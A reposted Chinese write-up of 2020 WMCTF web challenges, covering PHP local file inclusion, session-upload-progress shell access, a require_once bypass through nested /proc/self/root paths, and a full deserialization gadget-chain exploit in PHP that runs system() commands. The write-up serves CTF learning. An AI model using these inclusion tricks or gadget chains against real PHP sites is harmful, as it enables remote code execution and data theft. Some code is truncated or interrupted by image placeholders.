web flag.php,2020 WMCTF Web Writeup

转载

百酱 于 2021-03-19 19:59:28 发布 175 收藏
文章标签： web flag.php

前言

周末打了下WMCTF，Web题量大且大多需要细致推敲，以下是部分Web题解。

web_checkin

签到题不多说了，似乎是出题的时候，忘记改flag名了……直接包含即可：

http://web_checkin.wmctf.wetolink.com/?content=/flag

```php
<?php
//PHP 7.0.33 Apache/2.4.25
error_reporting(0);
$sandbox = '/var/www/html/' . md5($_SERVER['REMOTE_ADDR']);
@mkdir($sandbox);
@chdir($sandbox);
highlight_file(__FILE__);
if(isset($_GET['content'])) {
    $content = $_GET['content'];
    if(preg_match('/iconv|UCS|UTF|rot|quoted|base64/i',$content))
        die('hacker');
    if(file_exists($content))
        require_once($content);
    file_put_contents($content,'<?php exit();'.$content);
}
WMCTF{a1sc8591as98c1a96s85c165as1cas7d89}
```

no_body_knows_php_better_than_me

题目如下:

highlight_file(__FILE__);

require_once 'flag.php';

if(isset($_GET['file'])) {

require_once $_GET['file'];


}

题目只给了require_once函数，由于flag.php被包含过，所以无法读取其内容。那么需要思考一些方法：


·getshell

·bypass require_once check

这里先讲第一种做法，因为这题环境配置出现了非预期= =：



我们可以利用session upload progress来控制session文件内容，并进行文件包含：



从而达成getshell的目的：

view-source:http://no_body_knows_php_better_than_me.glzjin.wmctf.wetolink.com/?file=/tmp/skysec&skysec=system('cat flag.php');

这个解法已经烂大街了，就不具体分析了~

web_checkin2

题目修正了之前的非预期，修改了flag名字：

//PHP 7.0.33 Apache/2.4.25

error_reporting(0);

$sandbox = '/var/www/html/' . md5($_SERVER['REMOTE_ADDR']);

@mkdir($sandbox);

@chdir($sandbox);

```
highlight_file(__FILE__);
if(isset($_GET['content'])) {
$content = $_GET['content'];
if(preg_match('/iconv|UCS|UTF|rot|quoted|base64/i',$content))
die('hacker');
if(file_exists($content))
require_once($content);
file_put_contents($content,'
}
```

在该篇文章里已经有一定的分析了：

https://www.anquanke.com/post/id/202510

但文章中涉及的内容都被waf拦截了，这里有2种方式:

想出一个新的办法

利用file_put_content会解url编码的特性，进行2次编码绕过

二次编码就不提了，这里简单看一下新的方法，可以利用zlib.deflate和zlib.inflate解压缩的方式来绕过：

成功getshell:

读取flag文件：

fffffllllllllaaaaaggggggg_as89c79as8

获得flag：

Make PHP Great Again 2.0

此题修复了之前可用session upload progress进行getshell的非预期解法，那么只能尝试进行require_once的绕过了，分析到其实现源码：

发现require文件时，在对软链接的操作上存在一些缺陷，似乎并不会进行多次解析获取真实路径。

但是如何找到flag.php文件的软链接呢？这里可以再如下路径中发现：

/proc/self/root/var/www/html/index.php

我们尝试套娃：

http://v2222.no_body_knows_php_better_than_me.glzjin.wmctf.wetolink.com/?
file=/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/r


发现可以成功包含文件：

```php
<?php
highlight_file(__FILE__);
require_once 'flag.php';
if(isset($_GET['file'])) {
  require_once $_GET['file'];
}
<?php
highlight_file(__FILE__);
require_once 'flag.php';
if(isset($_GET['file'])) {
  require_once $_GET['file'];
}
```

那么使用伪协议来读取flag：

http://v2222.no_body_knows_php_better_than_me.glzjin.wmctf.wetolink.com/?

file=php://filter/read=convert.base64-
encode/resource=/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/root/proc/self/r



webweb

题目又是给了一个反序列化语句:

unserialize($_GET['a']);

考察对gadget的串联能力。

这里还是从__destruct入手，选择CLI\Agent::__destruct：

function __destruct() {

if (isset($this->server->events['disconnect']))

{

$func=$this->server->events['disconnect'];

if(is_callable($func)){

$func($this);

}


}

}

此处根据：

$this->server->events['disconnect']

我们可以尝试将$func控制为任意函数，随便选择一个类来使用：



那么选择哪个函数来使用进行RCE就非常重要，这里由于无法控制参数，因此直接找php built-in函数或许不行。那么只能考虑构造__call的方法，来进行攻击，搜寻类似于如下情况的例子：

$xxx->xxxx($this->xxxx)

观察上述格式的语句可能出现的函数，然后兴许可以触发__call，并且达到参数可控的目的。

这里搜罗一番，可以找到CLI\Agent::fetch：

此处，我们发现目标对象可控，参数可控，天时地利人和，只差危险的__call函数。

这里搜索__call函数需要优先考虑函数名可控情况，这里搜寻可发现DB\SQL\Mapper::__call:

```
function __call($func,$args) {
return call_user_func_array(
(array_key_exists($func,$this->props)?
$this->props[$func]:
$this->$func),$args
);
}
```

其函数名为：


```
$this->props[$func]
```

完全可以通过数组进行bypass。

因此可构造exp：

```php
<?php
namespace DB\SQL {
    class Mapper {
        protected $props;
        function __construct($props)
        {
            $this->props = $props;
        }
    }
}
namespace CLI {
    class Agent{
        protected $server;
        protected $socket;
        function __construct($server,$socket)
        {
            $this->server = $server;
            $this->socket= $socket;
        }
    }
    class WS{
        protected $events = [];
        function __construct($events)
        {
            $this->events = $events;
        }
    }
}
namespace {
    class Basket{
        public $events = [];
        function __construct($events)
        {
            $this->events = $events;
        }
    }
    $a = new DB\SQL\Mapper(array("read"=>"system"));
    $b= new CLI\Agent($a,'cat /etc/flagzaizheli');
    $c = new Basket(array("disconnect"=>array($b,'fetch')));
    $d = new CLI\Agent($c,'');
    $e = new CLI\WS($d);
    echo urlencode(serialize($e))."\n";
}
?>
```

当然这里在测试时，发现直接使用CLI\Agent不行，在autoload时：



发现文件包含错误，导致我们反序列化时，找不到类的定义：

于是先从CLI\WS入手，让其包含正确的CLI\Agent定义文件：

我们来获取flag：

http://webweb.wmctf.wetolink.com/?
a=O%3A6%3A%22CLI%5CWS%22%3A1%3A%7Bs%3A9%3A%22%00%2A%00events%22%3BO%3A9%3A%

寻找flag文件：

$a = new DB\SQL\Mapper(array("read"=>"system"));

$b= new CLI\Agent($a,'find / | grep flag');

$c = new Image(array("disconnect"=>array($b,'fetch')));

$d = new CLI\Agent($c,'');

$e = new CLI\WS($d); echo urlencode(serialize($e))."\n";

获取flag：

$a = new DB\SQL\Mapper(array("read"=>"system"));

$b= new CLI\Agent($a,'cat /etc/flagzaizheli');

$c = new Image(array("disconnect"=>array($b,'fetch')));

$d = new CLI\Agent($c,'');

$e = new CLI\WS($d); echo urlencode(serialize($e))."\n";

后记

这次比赛web题量太大，还有一些题目值得推敲，后续有空复现再继续写吧XD~

参考及来源：https://www.4hou.com/posts/vD7X